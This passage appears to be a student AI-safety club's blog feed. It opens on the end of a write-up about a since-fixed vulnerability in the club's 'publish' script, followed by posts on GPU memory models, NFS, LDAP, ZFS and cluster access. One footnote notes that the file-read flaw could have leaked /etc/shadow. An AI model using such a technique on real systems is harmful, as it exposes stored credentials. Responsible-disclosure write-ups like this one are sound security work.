<p><img src="/assets/2025-03-13-pwn-sys-publish/flag.png" alt="flag" /></p>

<h2 id="responsible-disclosure">“Responsible” Disclosure</h2>

<p><img src="/assets/2025-03-13-pwn-sys-publish/pwned.png" alt="you've been pwned!" /></p>

<p>I disclosed this writeup to Chris the morning of 3/12. The night of 3/12, Chris both sent the $20 bounty (yay!) and updated <code class="language-plaintext highlighter-rouge">publish</code> once again. Thank you for such a quick response, especially in the middle of Week 10!</p>

<p>The new <code class="language-plaintext highlighter-rouge">publish</code> script <code class="language-plaintext highlighter-rouge">tar</code>s up the uploading user’s <code class="language-plaintext highlighter-rouge">~/public_html</code> directory before sending it over to <code class="language-plaintext highlighter-rouge">publish-daemon</code>, which checks that there is nothing funny in the tar file before <code class="language-plaintext highlighter-rouge">scp</code>‘ing each entry over to cherf. There are no more buffer overflows, funny permission issues, or arbitrary file read vulnerabilities, as far as I can tell.</p>

<p>As of writing this, I believe that <code class="language-plaintext highlighter-rouge">publish</code> is finally secure!</p>

<hr />
<p><br />
<em>Writing secure software is hard. But building aligned AI is harder - and unlike what happened with sys⁠/⁠publish, we might not get more than one chance…</em></p>

<hr />
<p><br /></p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1" role="doc-endnote">
      <p>BOL was definitely designed for the 2000s and hasn’t been updated since. It takes over a second to load a 20-byte homepage… <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2" role="doc-endnote">
      <p>Note that this idea can work with <em>any</em> file readable by <code class="language-plaintext highlighter-rouge">publish-daemon</code> - we could have leaked <code class="language-plaintext highlighter-rouge">/etc/shadow</code> with the exact same technique! <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3" role="doc-endnote">
      <p>Note that we can also use this exploit to bypass the 10 MB max directory size check! <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Andrew Kuai</name></author><summary type="html"><![CDATA[sys/publish]]></summary></entry><entry><title type="html">CPU vs GPU Memory Models</title><link href="http://blog.aisafetyatucla.org/2025/02/17/memory-model.html" rel="alternate" type="text/html" title="CPU vs GPU Memory Models" /><published>2025-02-17T00:00:00+00:00</published><updated>2025-02-17T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2025/02/17/memory-model</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2025/02/17/memory-model.html"><![CDATA[<h1 id="jmm-and-ptx-memory-model">JMM and PTX Memory Model</h1>

<p>Recently in cs131, Eggert was lecturing about the Java Memory Model (JMM) which defines how threads behave when accessing shared memory space. This was in the context of CPU multi-threading applications. So it got me thinking, what about for GPUs? How would their memory models differ? With their higher focus on parallel processing and much much greater thread count, how are these numerous threads expected to behave when accessing the same memory space? If you’ve programmed in CUDA before you’ll realize how important this type of communication and synchronization between threads are when accessing the same memory addresses. In this short post, I’ll explain how NVIDIA GPUs in particular implements the PTX memory consistency model in their architectures.</p>

<h2 id="weak-memory-model">weak memory model</h2>
<p>Like most CPU memory models the PTX memory model is weak, in the sense that the compiler can do whatever optimizations it wants to the source code and can produce assembly instructions that reorder specific instructions for performance reasons (strong models would enforce a specific ordering for the instructions to be executed in). In a weak memory model, the programmer can use synchronization operations to enforce causality, so that threads will wait for other threads to load the data, if they have to use it i.e. in a producer-consumer scenario.</p>

<p>The model also defines the visibility of the shared memory space i.e. how different threads see what changes happen to the memory and whether those changes are even visible at all to them. So the memory model implements coherence so the threads can have a consistent view of how values change at a single address. Other guarantees specified by the model include atomicity and preventing “out-of-thin-air” values (registers can’t load values from memory that weren’t there in the first place). These kinds of rules are quite normal for what the programmer would expect when writing multithreading apps.</p>

<h2 id="scopes">scopes</h2>
<p>So now what makes GPU memory models a bit different (NVIDIA in particular)? Well they introduce the concept of scopes to their memory models.</p>

<p>Recall, there are a lot more threads spawned in a GPU and CUDA organizes them into a thread hierarchy for efficiency/synchronization purposes, as such NVIDIA also adds scopes to their PTX memory model. Similar to how threads are grouped together in warps, blocks, etc in the CUDA, you can think of scopes as a set of threads.</p>

<p>For instance, a PTX memory instruction can specify multiple scopes: <code class="language-plaintext highlighter-rouge">ld{.scope} =  {.cta, .cluster, .gpu, .sys};</code></p>

<p>And so when you have 2 different memory instructions that include each other in their scope i.e. <code class="language-plaintext highlighter-rouge">st.release.gpu, ld.acquire.gpu</code>, they’re considered <strong>morally strong</strong> to one another. However, if 2 different memory instructions don’t include each other in their scope like <code class="language-plaintext highlighter-rouge">st.release.cta, ld.acquire.cta</code> (since threads can belong to different CTAs) they’re <strong>not morally strong</strong>.</p>

<h2 id="weak--scopes--profit">weak + scopes = profit</h2>
<p>Putting it all together, the guarantees from the weak memory model (coherence, causality, etc.) only apply between <strong>morally strong</strong> memory instructions. This means that memory instructions operating in the same scope as one another will adhere to the same rules of the weak memory model. While instructions in differing scopes are not guaranteed to follow the rules of the weak memory model, so a thread in some cta may not see the same changes in memory made from another thread in a different cta leading to inconsistent and less deterministic behavior.</p>

<p>This scope-based approach allows for more flexibility and optimization, as now there is more synchronization control among different scopes and reduced overhead for thread communication in smaller scopes. Additionally data races are allowed in the PTX memory model, which is different from other GPU memory models like OpenCL, which requires data-race freedom in their written programs. (so NVIDIA leaves it up to the programmer with dealing with race conditions, <em>good luck</em>)</p>

<h5 id="this-post-was-inspired-by-one-of-eggerts-lectures-p">this post was inspired by one of Eggert’s lectures :P</h5>

<h3 id="references">references:</h3>
<p><a href="https://docs.nvidia.com/cuda/parallel-thread-execution/#scope-and-applicability-of-the-model">PTX ISA Docs Ch.8</a><br />
<a href="https://dl.acm.org/doi/pdf/10.1145/3297858.3304043">A Formal Analysis of the NVIDIA PTX Memory Consistency Model</a></p>]]></content><author><name>Gabriel Castro</name></author><summary type="html"><![CDATA[JMM and PTX Memory Model]]></summary></entry><entry><title type="html">Quirks resulting from mounting an NFS at $HOME</title><link href="http://blog.aisafetyatucla.org/2025/02/12/nfs-quirks.html" rel="alternate" type="text/html" title="Quirks resulting from mounting an NFS at $HOME" /><published>2025-02-12T00:00:00+00:00</published><updated>2025-02-12T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2025/02/12/nfs-quirks</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2025/02/12/nfs-quirks.html"><![CDATA[<p>While mounting our NFS at <code class="language-plaintext highlighter-rouge">/home/</code> is convenient for users to share their data
between machines relatively transparently, there are some issues that crop up
from time to time. I want to document a list of these issues and mitigations
that I’ve come up with, so I’ll put that here.</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">opam</code> can’t enable switches:
It seems that <code class="language-plaintext highlighter-rouge">opam</code> is not designed to run on an NFS, or maybe more
precisely, our NFS has too high latency for <code class="language-plaintext highlighter-rouge">opam</code> to work well. As such,
putting your <code class="language-plaintext highlighter-rouge">OPAMROOT</code> on a different filesystem (namely <code class="language-plaintext highlighter-rouge">/scratch</code>) is
recommended. This can be done by adding the following line to your <code class="language-plaintext highlighter-rouge">.bashrc</code>,
<code class="language-plaintext highlighter-rouge">.zshrc</code>, etc:
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>export OPAMROOT=/scratch/$USER/.opam
</code></pre></div>    </div>
    <p>Alternatively, you can check out something like
<a href="//github.com/UnixJunkie/nfsopam"><code class="language-plaintext highlighter-rouge">nfsopam.sh</code></a>.</p>
  </li>
  <li><code class="language-plaintext highlighter-rouge">ghc</code> via <code class="language-plaintext highlighter-rouge">ghcup</code>:
<code class="language-plaintext highlighter-rouge">ghcup</code> is the recommended tool to manage <code class="language-plaintext highlighter-rouge">ghc</code> versions. Upon install, it
reads the environment variable <code class="language-plaintext highlighter-rouge">GHCUP_INSTALL_BASE_PREFIX</code>, which allows you
to select an alternative base installation location, probably a good idea,
because Haskell compilation is already slow enough. Notably, this needs to be
set when running <code class="language-plaintext highlighter-rouge">ghcup</code> commands as well as during install, so it is best to
put this in your <code class="language-plaintext highlighter-rouge">.bashrc</code>/<code class="language-plaintext highlighter-rouge">.zshrc</code>/etc:
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>export GHCUP_INSTALL_BASE_PREFIX=/scratch/$USER
</code></pre></div>    </div>
  </li>
</ul>]]></content><author><name>Christopher Milan</name></author><summary type="html"><![CDATA[While mounting our NFS at /home/ is convenient for users to share their data between machines relatively transparently, there are some issues that crop up from time to time. I want to document a list of these issues and mitigations that I’ve come up with, so I’ll put that here.]]></summary></entry><entry><title type="html">(NEW) Connecting to the cluster with cherf</title><link href="http://blog.aisafetyatucla.org/2025/01/22/server-access-2.html" rel="alternate" type="text/html" title="(NEW) Connecting to the cluster with cherf" /><published>2025-01-22T00:00:00+00:00</published><updated>2025-01-22T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2025/01/22/server-access-2</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2025/01/22/server-access-2.html"><![CDATA[<h1 id="disclaimer">Disclaimer</h1>

<p>If you haven’t already read it, please go read the original instructions on
how to connect to the cluster, which is available
<a href="/2024/11/18/server-access.html">here</a>. This new method is not entirely
foolproof, so the old method should be used as a fallback. Also, the old blog
post has important details on the cluster topology.</p>

<h1 id="new-connection-method">New connection method</h1>

<p>I spent some time writing a new tool, <a href="//github.com/ais-ucla/cherf">cherf</a>, to
make connecting to the server easier. The readme over on github has more details
on how it works, but the basic steps to use it are as follows:</p>

<ol>
  <li>Build <code class="language-plaintext highlighter-rouge">cherf</code> from scratch, or download a pre-built binary (on the releases
page.</li>
  <li>Add <code class="language-plaintext highlighter-rouge">cherf</code> binary to <code class="language-plaintext highlighter-rouge">PATH</code> (and set as executable if you downloaded it).</li>
  <li>Create an X509 certificate signing request:
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>mkdir ~/.cherf
openssl req -newkey rsa:2048 -keyout ~/.cherf/key -out csr
</code></pre></div>    </div>
  </li>
  <li>Send <code class="language-plaintext highlighter-rouge">csr</code> to a system administrator (see AI Safety Discord), and you will
receive a certificate, which you should save as <code class="language-plaintext highlighter-rouge">~/.cherf/cert</code>.</li>
  <li>Download <code class="language-plaintext highlighter-rouge">sullivan</code>’s SHA1 signature, and save it as
<code class="language-plaintext highlighter-rouge">~/.cherf/sullivan.sha1</code>. This is available
<a href="//ais-ucla.org/assets/sullivan.sha1">here</a>.</li>
  <li>Edit your ssh config:
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Host sullivan
  ProxyCommand cherf client ssh cherf.ais-ucla.org 1234 sullivan
  ProxyUseFdpass yes
  ...
</code></pre></div>    </div>
  </li>
  <li>You can now connect (ie. <code class="language-plaintext highlighter-rouge">ssh sullivan</code>).</li>
</ol>

<h2 id="not-working">Not working?</h2>

<p>Experiencing issues? First visit <a href="//www.checkmynat.com">this website</a>, and
ensure your NAT type is not “Symmetric NAT”. If it is not, please open an
issue <a href="//github.com/ais-ucla/cherf/issues">here</a>.</p>]]></content><author><name>Christopher Milan</name></author><summary type="html"><![CDATA[Disclaimer]]></summary></entry><entry><title type="html">Cluster heat output</title><link href="http://blog.aisafetyatucla.org/2024/11/21/heat-output.html" rel="alternate" type="text/html" title="Cluster heat output" /><published>2024-11-21T00:00:00+00:00</published><updated>2024-11-21T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2024/11/21/heat-output</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2024/11/21/heat-output.html"><![CDATA[<script id="MathJax-script" async="" src="https://cdn.jsdelivr.net/npm/mathjax@3/es5/tex-mml-chtml.js"></script>

<p>I was curious to get a better sense of how much heat our servers will output.</p>

\[\Delta T = \frac{Q}{mc}\]

<p>Google tells me that the specific heat for air given a constant volume is
0.718kJ/kg K. Our room in Boelter Hall is about 50 cubic meters, so using
the density of air at STP,<sup id="fnref:1" role="doc-noteref"><a href="#fn:1" class="footnote" rel="footnote">1</a></sup> that’s about 60 kg of air. Let’s just consider
all 14 GPUs running at full-tilt: NVIDIA says that a 3090 has a TDP of 350W,
giving us a total of 4.9kW, that is, about 5kJ per second, or 300kJ per minute.</p>

<p>Putting it all together:</p>

\[\Delta T = \frac{300\rm{kJ}}{(60\rm{kg})(0.718\rm{kJ}/\rm{kg\ K})}\approx 7\rm{K}\]

<p>Which is 12.5 degrees Fahrenheit per minute!</p>

<hr />

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1" role="doc-endnote">
      <p>Obviously this isn’t quite accurate, but it’s close enough. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Christopher Milan</name></author><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">Scalable authentication with LDAP</title><link href="http://blog.aisafetyatucla.org/2024/11/20/ldap-notes.html" rel="alternate" type="text/html" title="Scalable authentication with LDAP" /><published>2024-11-20T00:00:00+00:00</published><updated>2024-11-20T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2024/11/20/ldap-notes</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2024/11/20/ldap-notes.html"><![CDATA[<p>Our server cluster uses the Lightweight Directory Access Protocol (LDAP) to
manage users simultaneously across machines. Setting up LDAP is non-trivial,
but also quite useful, so here I will document our setup process.</p>

<h1 id="openldap-server-setup">OpenLDAP Server Setup</h1>

<p>Our LDAP server is hosted on <code class="language-plaintext highlighter-rouge">sullivan</code>, a FreeBSD host. Many guides exist
showing how to setup an OpenLDAP server on FreeBSD, so it would serve no one
for me to write another copy. However, I will detail a few of our specific
configuration choices.</p>

<p>Firstly, <strong>YOU SHOULD USE TLS!</strong> Without TLS/SSL, passwords will be transmitted
in the clear. TLS is recommended for OpenLDAP, so this is what we’ve decided to
use. Since we only have 4 servers acting as OpenLDAP clients, we found self-
signed certificates to be a relatively minor inconvience (each client must
manually trust the root CA), but you may consider setting up Lets Encrypt’s
<code class="language-plaintext highlighter-rouge">certbot</code> if you’d prefer to not self-sign.</p>

<p>Next, <code class="language-plaintext highlighter-rouge">slapd</code> configuration options. Remember to set these in <code class="language-plaintext highlighter-rouge">slapd.ldif</code>,
as <code class="language-plaintext highlighter-rouge">slapd.conf</code> is deprecated. Also, changing these options down the line is
doable, but much trickier than just getting them right the first time! We use
the dynamic <code class="language-plaintext highlighter-rouge">mdb</code> config module to allow later editing, but it’s much more
annoying than changing the first-time setup options in <code class="language-plaintext highlighter-rouge">slapd.ldif</code>. As for our
schema includes, we use <code class="language-plaintext highlighter-rouge">core.ldif</code>, <code class="language-plaintext highlighter-rouge">cosine.ldif</code>, <code class="language-plaintext highlighter-rouge">inetorgperson.ldif</code>, and
<code class="language-plaintext highlighter-rouge">nis.ldif</code>. Remember to create a rootdn with password!</p>

<p>Moving on to our LMDB database, we set some basic ACLs. Here’s one you
definitely want, which allows users to authenticate, but also prevents
others from viewing their passwords:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>olcAccess: to dn.subtree="ou=Users,dc=ais-ucla,dc=org"
        attrs=userPassword
        by self write
        by anonymous auth
        by * none
</code></pre></div></div>

<p>We also set the <code class="language-plaintext highlighter-rouge">objectClass</code> for <code class="language-plaintext highlighter-rouge">ou=Users</code> to be <code class="language-plaintext highlighter-rouge">posixAccount</code> (which
includes neccesary data like <code class="language-plaintext highlighter-rouge">uid</code> and <code class="language-plaintext highlighter-rouge">loginShell</code>) and <code class="language-plaintext highlighter-rouge">inetOrgPerson</code>,
which allows us to store additional information about users, such as phone
numbers, short descriptions, etc. The full specification for inetOrgPerson is
available <a href="https://datatracker.ietf.org/doc/html/rfc2798">here</a>.</p>

<h1 id="ldapscripts-setup">Ldapscripts Setup</h1>

<p>Now that the OpenLDAP server is setup, while we could manage users entirely
through the <code class="language-plaintext highlighter-rouge">ldapsearch</code> and <code class="language-plaintext highlighter-rouge">ldapmodify</code> tools, it’s easier to use scripts
that abstract away these clunky interfaces. Most operating systems include a
copy of <code class="language-plaintext highlighter-rouge">martymac</code>’s <code class="language-plaintext highlighter-rouge">ldapscripts</code> collection in their package manager, which
provides a collection of tools we find quite useful. In particular,
<code class="language-plaintext highlighter-rouge">ldapadduser</code>, <code class="language-plaintext highlighter-rouge">ldapaddgroup</code>, and the like, are all great for those used to
<code class="language-plaintext highlighter-rouge">adduser</code> and <code class="language-plaintext highlighter-rouge">usermod</code>.</p>

<p><code class="language-plaintext highlighter-rouge">ldapscripts</code> is quite customizable, and while obviously you must set it up to
be able to connect to your LDAP server (usually with rootdn access), there are
some specific configuration options that may be useful to explicitly note:</p>

<ul>
  <li>Setting <code class="language-plaintext highlighter-rouge">CREATEHOMES</code> to <code class="language-plaintext highlighter-rouge">"yes"</code>, surprisingly enough, creates home
directories automatically upon user creation.</li>
  <li>We use <code class="language-plaintext highlighter-rouge">PASSWORDGEN="cat /dev/random | LC_ALL=C tr -dc 'a-zA-Z0-9' | head -c8"</code>
to create randomized passwords (users connecting over ssh are forced to use
pubkey authentication anyway).</li>
  <li>Enabling <code class="language-plaintext highlighter-rouge">UTEMPLATE</code> allows for additonal configuration of user accounts
when <code class="language-plaintext highlighter-rouge">ldapadduser</code> is run. Here is the template we use:
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dn: uid=&lt;user&gt;,&lt;usuffix&gt;,&lt;suffix&gt;
objectClass: posixAccount
objectClass: inetOrgPerson
cn: &lt;ask&gt;
sn: &lt;ask&gt;
uid: &lt;user&gt;
uidNumber: &lt;uid&gt;
gidNumber: &lt;gid&gt;
homeDirectory: &lt;home&gt;
loginShell: /bin/bash
gecos: &lt;user&gt;
description: &lt;ask&gt;
o: &lt;ask&gt;
mobile: &lt;ask&gt;
</code></pre></div>    </div>
  </li>
</ul>

<h1 id="openldap-client-setup">OpenLDAP client setup</h1>

<p>Finally, each machine on your network (that you want users to access), must
have an OpenLDAP client installed properly. While you should look for a guide
specific to your operating system, here are some brief notes on configuration
options.</p>

<ul>
  <li>Remember to enable TLS/SSL (eg. <code class="language-plaintext highlighter-rouge">ssl start_tls</code>)!</li>
  <li>Make sure to reconfigure <code class="language-plaintext highlighter-rouge">nsswitch.conf</code> to ensure your ldap client is
actually being used.</li>
  <li>On Linux, setup PAM to use ldap too. For instance, on Ubuntu, it suffices
to edit <code class="language-plaintext highlighter-rouge">/etc/pam.d/common-session</code>, which is included by the other PAM
config files. Also ensure that ssh is actually using PAM!</li>
</ul>

<h1 id="final-notes">Final notes</h1>

<p>Remember that writing your own LDAP scripts is also an option, if <code class="language-plaintext highlighter-rouge">ldapscripts</code>
isn’t flexible enough for you, or is missing features. For instance, we provide
a tool, <code class="language-plaintext highlighter-rouge">pb</code>, which allows users to view information about others based on
their username (see <a href="https://github.com/ais-ucla/sys">here</a>). Additionally,
ensuring you have physical access to these machines, with at least one account
that isn’t an LDAP account is paramount: in the event of a network failure or
misconfigured firewall you don’t want to be locked out of all your servers!</p>]]></content><author><name>Christopher Milan</name></author><summary type="html"><![CDATA[Our server cluster uses the Lightweight Directory Access Protocol (LDAP) to manage users simultaneously across machines. Setting up LDAP is non-trivial, but also quite useful, so here I will document our setup process.]]></summary></entry><entry><title type="html">Setting up ZFS as a cluster NFS</title><link href="http://blog.aisafetyatucla.org/2024/11/20/zfs-notes.html" rel="alternate" type="text/html" title="Setting up ZFS as a cluster NFS" /><published>2024-11-20T00:00:00+00:00</published><updated>2024-11-20T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2024/11/20/zfs-notes</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2024/11/20/zfs-notes.html"><![CDATA[<p>As a continuation of my series on setting up our cluster, I’d like to describe
our NFS. Inspired by UCLA’s <code class="language-plaintext highlighter-rouge">lnxsrv</code> NFS, which allows users to log in to any
of the many <code class="language-plaintext highlighter-rouge">lnxsrv</code> computers while still having access to the same files, I
decided to use an NFS. Additionally, since I had heard online that ZFS was a
great way to setup a NAS device, and after some quick Googling I found that
ZFS had native first-class support for the NFS protocol, I decided to give it a
shot. In fact, this was a significant justification for why <code class="language-plaintext highlighter-rouge">sullivan</code> runs
FreeBSD, as Linux doesn’t include native kernel support for ZFS.<sup id="fnref:1" role="doc-noteref"><a href="#fn:1" class="footnote" rel="footnote">1</a></sup></p>

<h1 id="some-early-precautions-about-zfs">Some early precautions about ZFS</h1>

<p>Before I start espousing how great ZFS has been, I think it’s worth noting that
it may be <em>far from perfect</em> for many use cases. Had I been a little more
dilligent in my Googling, I would’ve quickly discovered the one major issue in
ZFS’ design that was the source of some headaches when analyzing performance.
Namely, <strong>ZFS is cache-based, and does NOT support tiered storage</strong>. This is
<strong>not</strong> a oversight, but rather an intentional choice in ZFS’ design, which,
nevertheless, resulted in behavior which I found unexpected: a mixed pool of
spinning and solid state drives may not be utilized in the most effective manor
by ZFS. This will be discussed in greater detail later, but I found this
behavior confusing enough to warrant placing a disclaimer at the beginning.</p>

<h1 id="our-zfs-configuration">Our ZFS configuration</h1>

<p>In order to create a filesystem using ZFS, you must first create a ZFS pool.
Just like block devices have partitions, which individually contain filesystems,
ZFS pools contain datasets, which (typically) house filesystems. Similar to LVM,
ZFS pools consist of <code class="language-plaintext highlighter-rouge">vdev</code>s, or virtual devices, which actually store the data.
For the sake of simplicity, we setup one master ZFS pool built from all of our
devices. Because we have the most storage on spinning drives, the pool is formed
of these spinning drives. ZFS has built-in support for software RAID, which we
should be using.<sup id="fnref:2" role="doc-noteref"><a href="#fn:2" class="footnote" rel="footnote">2</a></sup> Onto this pool, we create our datasets, namely <code class="language-plaintext highlighter-rouge">/home</code>,
which we will setup as an NFS mounted on each of our other servers. However, if
we were to mount the filesystem just like this, it would be quite slow, limited
by the read and write speed of the spinning rust. Fortunately, the folks that
wrote ZFS thought of this, and implemented an Adaptive Replacement Cache (ARC)
in RAM to allievate some of the read speed concerns. However, since we had plenty
of extra SSDs to use, we setup L2ARC (ie. Level 2 ARC) on one of them, which
expands the cache to our SSDs as well. This allievates some of our read-speed
concerns, although we will discuss some of the issues with this design later.</p>

<p>Once we mount our dataset as an NFS device, everything seems to be working great,
until we try a <code class="language-plaintext highlighter-rouge">git checkout</code>! While we’ve fixed some of our read-speed issues,
writing to our filesystem is still limited by the speed of the spinning drives.
ZFS, for the sake of preserving data integretity upon unexpected power loss,
will not buffer writes in RAM, as they would be lost in such an event. However,
ZFS does allocating a non-volatile device as a “log” to buffer writes. This log
is known by different names, depending on if the writes are synchronous or
asynchronous, but given that our NFS configuration is asynchronous, it is called
the “ZFS Intent Log” or ZIL. Here, we use another SSD as our log device.<sup id="fnref:3" role="doc-noteref"><a href="#fn:3" class="footnote" rel="footnote">3</a></sup></p>

<p>With all these optimizations in place, our NFS setup is pretty fast (It helps
that we also have 10Gbit networking in place)! But some aspects are stil slow:
namely, downloading a large dataset to disk is fast, but immediately accessing
it can be quite slow, as it hasn’t yet been promoted into ARC or L2ARC. This
can be quite frustrating, especially for large files where quick access is
desired, and appears to be a fundamental issue with ZFS’ focus on caching
rather than tiering. Our solution is essentially a form of manual tiering,
where on each of our GPU servers, we create a <code class="language-plaintext highlighter-rouge">/scratch</code> folder on a local
SSD, which allows us to guarantee fast read and write speeds, but sacrificing
coherency between each machine.</p>

<p>Another tool in the toolbox of setting up ZFS that I haven’t mentioned yet is
the <code class="language-plaintext highlighter-rouge">special</code> device. Part of the reason our <code class="language-plaintext highlighter-rouge">git checkout</code> example was slow
was also because checkout is bounded not only by write speed, but also by

the <code class="language-plaintext highlighter-rouge">fstat(2)</code> syscall. Below is a screenshot showing data from
<code class="language-plaintext highlighter-rouge">strace -T git checkout master</code> on <code class="language-plaintext highlighter-rouge">torvalds/linux</code>:</p>

<p><img src="/assets/strace.png" alt="strace -T git checkout master" /></p>

<p>As you can see, this is dominated by <code class="language-plaintext highlighter-rouge">fstat(2)</code>. Using a <code class="language-plaintext highlighter-rouge">special</code> device could
fix this, as the <code class="language-plaintext highlighter-rouge">special</code> device, by default, will store all of the metadata
for your datasets, thus speeding up <code class="language-plaintext highlighter-rouge">fstat(2)</code> dramatically. The <code class="language-plaintext highlighter-rouge">special</code> device
can also be extended to store files smaller than a specified size, which may
result in performance improvements for various benchmarks.<sup id="fnref:4" role="doc-noteref"><a href="#fn:4" class="footnote" rel="footnote">4</a></sup></p>

<h1 id="closing-thoughts">Closing thoughts</h1>

<p>Despite the small gripes about ZFS listed above, I still think it’s a great
choice for this task. ZFS excels by being simultaneously easy to use and also
incredibly configurable, a rare feat. I was especially impressed by how simple
the NFS setup was, a process that I did not detail here, but exists in many
guides online. While I may consider switching to a tiered storage solution,
for now, it seems that ZFS fits our needs.</p>

<hr />

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1" role="doc-endnote">

      <p>I also just wanted to check out one of the BSDs, and let me say, it’s
 been great so far! <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2" role="doc-endnote">

      <p>Don’t follow our practices here, redundancy is great and off-site backups
 even better! <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3" role="doc-endnote">

      <p>Using NAND flash as a log device is not a great idea, as the constant
 writing and re-writing will wear down the NAND cells. Instead, using
 something like Intel’s Optane drives would be preferable. <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4" role="doc-endnote">

      <p>This would also be a good opportunity to use an Optane device, thanks to
 Optane’s low latency. <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Christopher Milan</name></author><summary type="html"><![CDATA[As a continuation of my series on setting up our cluster, I’d like to describe our NFS. Inspired by UCLA’s lnxsrv NFS, which allows users to log in to any of the many lnxsrv computers while still having access to the same files, I decided to use an NFS. Additionally, since I had heard online that ZFS was a great way to setup a NAS device, and after some quick Googling I found that ZFS had native first-class support for the NFS protocol, I decided to give it a shot. In fact, this was a significant justification for why sullivan runs FreeBSD, as Linux doesn’t include native kernel support for ZFS.[^1]]]></summary></entry><entry><title type="html">Connecting to the AI Safety and ACM AI cluster</title><link href="http://blog.aisafetyatucla.org/2024/11/18/server-access.html" rel="alternate" type="text/html" title="Connecting to the AI Safety and ACM AI cluster" /><published>2024-11-18T00:00:00+00:00</published><updated>2024-11-18T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2024/11/18/server-access</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2024/11/18/server-access.html"><![CDATA[<p>I’ve found myself repeating the same instructions to many people over discord,
so I’ve decided to compile a list of steps to connect to our servers in one
place.</p>

<h1 id="requisites">Requisites</h1>

